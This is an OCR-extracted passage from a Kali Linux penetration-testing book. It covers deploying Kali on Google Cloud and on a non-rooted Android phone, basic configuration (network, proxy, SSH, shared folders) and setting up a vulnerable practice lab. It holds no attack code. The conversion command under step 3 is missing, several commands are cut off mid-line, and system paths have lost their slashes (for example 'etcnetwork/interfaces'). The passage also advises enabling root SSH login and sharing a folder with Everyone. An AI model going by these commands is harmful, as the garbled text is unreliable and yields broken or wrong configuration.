


Figure 1.16: With the floppy disk enabled under the Boot Order option, GCP does not deploy VirtualBox images

The next important step involves ensuring that our image is picking up GCP's network in gathering the DHCP, and getting a public IP address; it is important that we change the network settings by selecting Kali and navigating to **Settings**, then **Network**, and clicking on **Advanced** to change the **Adapter Type** to **Paravirtualized Network**, as shown in *Figure 1.17*:




Figure 1.17: Selecting the Paravirtualized Network in VirtualBox

It is also recommended to remove the audio feature to avoid any compatibility issues; select Kali and navigate to **Settings**, **Audio**, and uncheck **Enable Audio**, as shown in *Figure 1.18*:




Figure 1.18: With the Enable Audio option selected under the Audio section, GCP may not work properly

Now we must convert the **Virtual Disk Image** (**VDI**) into RAW format and apply the naming convention of `disk.raw` that can then be utilized by Google's imaging automation software.

We will utilize the generic and open-source machine emulator and virtualizer (QEMU) as the tool to convert either VDI or VMDK files to RAW. In the following steps, we covert the VDI format (similar steps apply for VMDK files):

1. Navigate to the VirtualBox location where you have saved the disk images.
2. Ensure qemu-img is installed on the native system:
    - This can be installed in Windows by downloading the application from https://www.qemu.org/download/#windows
    - This can be installed in Linux or macOS systems by running the commands `sudo apt install qemu-img` or `brew install qemu-img`
3. To convert the image, the following command can be run from the respective Terminal or Command Prompt:

4. Once the `disk.raw` file is created, to reduce the upload size, we will compress the raw disk into the `tar.gz` format. However, it is better to use `gtar` since Google relies heavily on this utility. For Windows users, these are not natively installed, but the utility can be directly downloaded from http://gnuwin32.sourceforge.net/packages/gtar.htm.

    You can create the final GCP-compliant image by running the command `gtar -cSzf kali.tar.gz disk.raw` on Linux and

macOS systems or `tar -zcvf kali.tar.gz disk.raw` on Windows.

We now have our own image ready to be uploaded to GCP. Create a GCP account or use an existing one to log in to the service. Similar to Microsoft, GCP also provides a free credit option for the user to experience their cloud computing services. The following steps are involved in launching Kali Linux on GCP:

1. Log in to https://console.cloud.google.com/.
2. Navigate to **Cloud Storage** and select **Brower**, and click **Create a Bucket**.
3. Choose a name for the bucket in compliance with GCP's policy (no capital letters allowed); in our case, we created the bucket name `masteringkali-linux-edition4`.
4. Click on **Upload Files** and select our compressed `kali.tar.gz` image that we just created. Once the upload is complete, you should be able to see the same screen displayed in *Figure 1.19*:




Figure 1.19: After uploading the compressed image to GCP, this screen will be displayed

5. Go back to the **Home** page and select **Compute Engine**; select **Images** under the storage and then click on **Create Image** and enter a name for the image, in this case, we entered `gcp-kali`.
6. Once the name has been entered, for the source, select **cloud storage file**, click on **Bucket**, and then select our compressed gz image (`kali.tar.gz`).
7. You can select any region that you want to run in; we selected the default for demonstration purposes. Click **Create**, which should bring you to the screen displayed in *Figure 1.20*; if you do not see this, then click on **REFRESH** on the same screen:




Figure 1.20: The newly created gcp-kali image displaying in the GCP images

8. Once the image is created, click on **Actions** and **Create instance**, as shown in *Figure 1.21*:




Figure 1.21: Successful creation of our gcp-kali image that is ready to run as an instance

9. This should take us to the VM instance screen to feed the Kali Linux instance information, as shown in *Figure 1.22*:




Figure 1.22: Entering our gcp-kali instance details and selecting the required resources to run it

10. We can now select the CPU (Core Processing Unit) platform and GPU (Graphics Processing Unit); we will select `E2 medium`, which will provide two virtual cores of vCPU and 4 GB RAM. Our image includes the storage that we selected during the VM creation (12 GB).
11. Finally, ensure that the boot disk remains as it is—no changes are required—and finally click **Create**. This should bring us to the final screen with both the internal and public IP addresses, as shown in *Figure 1.23*:




Figure 1.23: Successful installation of Kali Linux as an instance in GCP, with an internal and external IP

12. We now have successfully created and run an instance of Kali Linux on the GCP, and we can now log in to the public IP with the username and password that we created during the initial creation, as shown in *Figure 1.24*:




Figure 1.24: Successfully connecting to the Kali Linux instance in GCP externally

Kali on Android (non-rooted phones)

With the support of ARM images, it is possible to directly download the Nethunter images from the Kali website; however, in this section we will try a different approach, running Kali on any Android device that is configured to a high enough standard.

We will utilize two applications from the trusted Google Play Store:

- UserLAnd: This is an open-source app that allows you to run several Linux operating systems on Android devices. This can be downloaded to the device through the Play Store by visiting https://play.google.com/store/apps/details?id=tech.ula&hl=en_GB&gl=US.
- ConnectBot: A powerful open-source SSH client, it can manage simultaneous SSH sessions, create secure tunnels, and copy/paste between other applications. This application can also be downloaded directly through the Play Store or by visiting https://play.google.com/store/apps/details?id=org.connectbot&hl=en_GB&gl=US.

Once you have downloaded UserLAnd, you should see the same as that shown in *Figure 1.25*; select **Kali**:

Figure 1.25: Selecting Kali Linux in the UserLAnd mobile application

The application should ask for your username, password, and VNC password for Kali to log in. Once the action is completed, there should be a pop-up asking you to select a connection bot, as shown in *Figure 1.26*:




Figure 1.26: After the Kali Linux image is downloaded, you will be provided with the two options; select ConnectBot

We now have a lightweight version of Kali Linux (you may have to install the tools as and when required; as an example, you may install routersploit by running `sudo apt-get update && apt install routersploit` to gather information about the router that the mobile device is connected to) on our handheld Android device; part of the interface is shown in *Figure 1.27*:




Figure 1.27: Successful installation of Kali Linux on an Android device

We have now seen how Kali Linux is installed and run on an Android device without having to root the device. The version of

Kali Linux on the device operates in its own sandbox; therefore, there will be no restrictions on us performing penetration testing from the device.

Organizing Kali Linux

Installation is just the beginning; organizing Kali Linux is a very important next step. In this section, we will explore the different ways in which our Kali Linux can be organized through customization.

Configuring and customizing Kali Linux

Kali is a framework that is used to perform penetration testing. The tester, however, should never feel tied to the tools that have been installed by default, or by the look and feel of the Kali desktop. By customizing Kali, a tester can increase the security of client data that is being collected and make it easier to perform a penetration test. Common customization options that can be made in Kali include the following:

- Resetting the Kali password
- Adding a non-root user
- Configuring network services and secure communications
- Adjusting network proxy settings
- Accessing the secure shell
- Speeding up Kali operations
- Sharing folders with Microsoft Windows
- Creating encrypted folders

Let us now take a further look at these options.

Resetting the default password

If you downloaded the preconfigured VMware or VirtualBox image, the default username and password to access Kali Linux is `kali`. It is recommended to change the default password; to do so, run the following command in the Kali Linux terminal:

```
sudo passwd kali
```

You will then be prompted to enter a new password, and then to confirm it.

Configuring network services and secure communications

The first step to ensure that we are able to access the internal network is to make sure that it has connectivity to either a wired or wireless network to support updates and communications. You may need to obtain an IP address through **Dynamic Host Configuration Protocol (DHCP)** by appending a network configuration file and adding an Ethernet adapter to it, in the form of the following commands from the Kali Linux terminal:

```
# sudo nano etcnetwork/interfaces
iface eth0 inet dhcp
```

Once the network configuration file is appended, you should be able to bring up the `ifup` script to automatically assign the IP address, as displayed in *Figure 1.28*:




Figure 1.28: Successful assignment of an IP address through DHCP using the ifup script

In the case of a static IP, you can append the same network configuration file with the following lines and quickly set up a static IP to your version of Kali Linux:

```
# nano etcnetwork/interfaces
iface eth0 inet static
address <your address>
netmask <subnet mask>
broadcast <broadcast mask>
gateway <default gateway>
# nano etcresolv.conf
nameserver <your DNS ip> or <Google DNS (8.8.8.8)>
```

By default, Kali starts with the DHCP service enabled. Doing so announces the new IP address to the network, which may alert administrators to the presence of the tester. For some test cases, this may not be an issue, and it may be advantageous to have certain services start automatically during boot-up. This can be achieved by entering the following commands:

```
update-rc.d networking defaults
etcinit.d/networking restart
```

Kali installs with network services that can be started or stopped as required, including DHCP, HTTP, SSH, TFTP, and the VNC server. These services are usually invoked from the command line; however, some are accessible from the Kali menu.

Adjusting network proxy settings

Users located behind an authenticated or unauthenticated proxy connection must modify the `bash.bashrc` and `apt.conf` files. Both files are located in the *`etc`* directory. Edit the `bash.bashrc` file, as the following shows, using a text editor to add the following lines to the bottom of the `bash.bashrc` file:

```
export ftp_proxy=ftp://username:password@proxyIP:port
export http_proxy=http://username:password@proxyIP:port
export https_proxy=https://username:password@proxyIP:port
export socks_proxy="https://username:password@proxyIP:por
```

Replace `proxyIP` and `port` with your proxy IP address and port number, respectively, and replace the `username` and `password` with your authentication username and password. If there's no need to authenticate, write only the part following the `@` symbol. Save and close the file.

Accessing the secure shell remotely

To minimize detection by a target network during testing, Kali does not enable any external listening network services. Some services, such as SSH, are already installed. However, they must be enabled prior to use. Kali comes preconfigured with default SSH keys. Before starting the SSH service, it is a good idea to disable the default keys and generate a unique keyset for use, as the following code shows. Move the default SSH keys to a backup folder, and then generate a new SSH keyset using the following command:

```
sudo dpkg-reconfigure openssh-server
```

To confirm the SSH service is running, you can verify this by using the command `sudo service ssh status`.

Note that with the default configuration of SSH, root login will be disabled. If you require access with the root account, you may have to edit `etcssh/sshd_config` and set `PermitRootLogin` to `yes`, save, and then exit. Finally, from any system on the same network, you should be able to access the SSH service and utilize Kali Linux. In this example, we use PuTTY, which is a free and portable SSH client for Windows. Now you should be able to access Kali Linux from another machine, accept the SSH certificate, and enter your credentials.

Speeding up Kali operations

Several tools can be used to optimize and speed up Kali operations:

- When using a VM, install its software drive package, either Guest Additions (VirtualBox) or VMware Tools (VMware).

We have to ensure that we run `apt-get update` before the installation.

- When creating a VM, select a fixed disk size instead of one that is dynamically allocated. It is faster to add files to a fixed disk, and there is less file fragmentation.
- By default, Kali does not show all applications that are present in the startup menu. Each application that is installed during the boot-up process slows the system data and may impact memory usage and system performance. This can be performed by the following commands in the terminal:
    - To list all the startup services at bootup, type `sudo systemctl list-unit-files --type=service` in the terminal and you can choose to disable the unwanted services by running `sudo systemctl disable --now <nameoftheservice>`
    - Finally, you can list the enabled services by running `sudo systemctl list-unit-files --type=service --state=enabled --all` in the terminal

Sharing folders with the host operating system

The Kali toolset has the flexibility to share results with applications residing on different operating systems, especially Microsoft Windows. The most effective way to share data is to create a folder that is accessible from the host operating system as well as the Kali Linux VM guest. When data is placed in a shared folder from either the host or the VM, it is immediately available via the shared folder to all systems that access that shared folder. To create a shared folder, perform the following steps:

1. Create a folder on the host operating system. In this example, it will be called `kali_Share`.
2. Right-click on the folder and select the **Sharing** tab. From this menu, select **Share**.
3. Ensure that the file is shared with **Everyone** and that **Permission Level** for this share is set to **Read/Write**.
4. If you haven't already done so, install the VMware tools/Virtual Box Guest additions onto Kali Linux, respectively.
5. When the installation is complete, go to the VMware player menu and select **Manage** and click on **Virtual Machine Settings**. Find the menu that enables **Shared Folders** and select **Always Enabled**.
6. In the case of Oracle VirtualBox, select the VM and go to **Settings** and select **Shared Folders**, as shown in *Figure 1.29*:




Figure 1.29: Mounting a shared drive from the original operating system to the guest operating system

Please note that older versions of VMware Player use a different menu.

7. Now the folder should be automatically mounted to the `media` folder, as shown in *Figure 1.30*:




Figure 1.30: Successful mounting of the shared drive to the Kali Linux VM

8. Everything placed in the folder will be accessible in the folder of the same name on the host operating system, and vice versa.

The shared folder, which will contain sensitive data from a penetration test, must be encrypted to protect the client's network and reduce the tester's liability should the data ever be lost or stolen.

Using Bash scripts to customize Kali

Typically, to maintain system and software development, command-line interfaces were developed as multiple shells in Linux, namely, `sh`, `bash`, `csh`, `tcsh`, and `ksh`.

We can utilize the following Bash scripts to customize Kali Linux depending upon the goal of our penetration testing: https://github.com/PacktPublishing/MasteringKali-Linux-for-Advanced-Penetration-Testing-4E.

Building a verification lab

As a penetration tester, it is recommended to set up your own verification lab to test any kind of vulnerabilities and have the right proof of concept before emulating the same conditions on a live environment.

Installing defined targets

In order to practice the art of exploitation, it is always recommended to make use of well-known vulnerable software. In this section, we will be installing Metasploitable3, which has both Windows and Linux versions; Mutillidae, which is a PHP framework web application; and we will also utilize CloudGoat, an AWS deployment tool designed to deploy vulnerable AWS instances.

Lab Network

We need to ensure that we create a separate network that can be accessed only by testers—hence, we are going to create a NAT network within VirtualBox by running the following command from the Command Prompt or Terminal, respective of the directory; for Windows, it is `C:\Program Files\Oracle\VirtualBox\`:

```
VBoxManage natnetwork add --netname InsideNetwork --netwo
```

Note that this is a single line of code.

Active Directory and Domain Controller

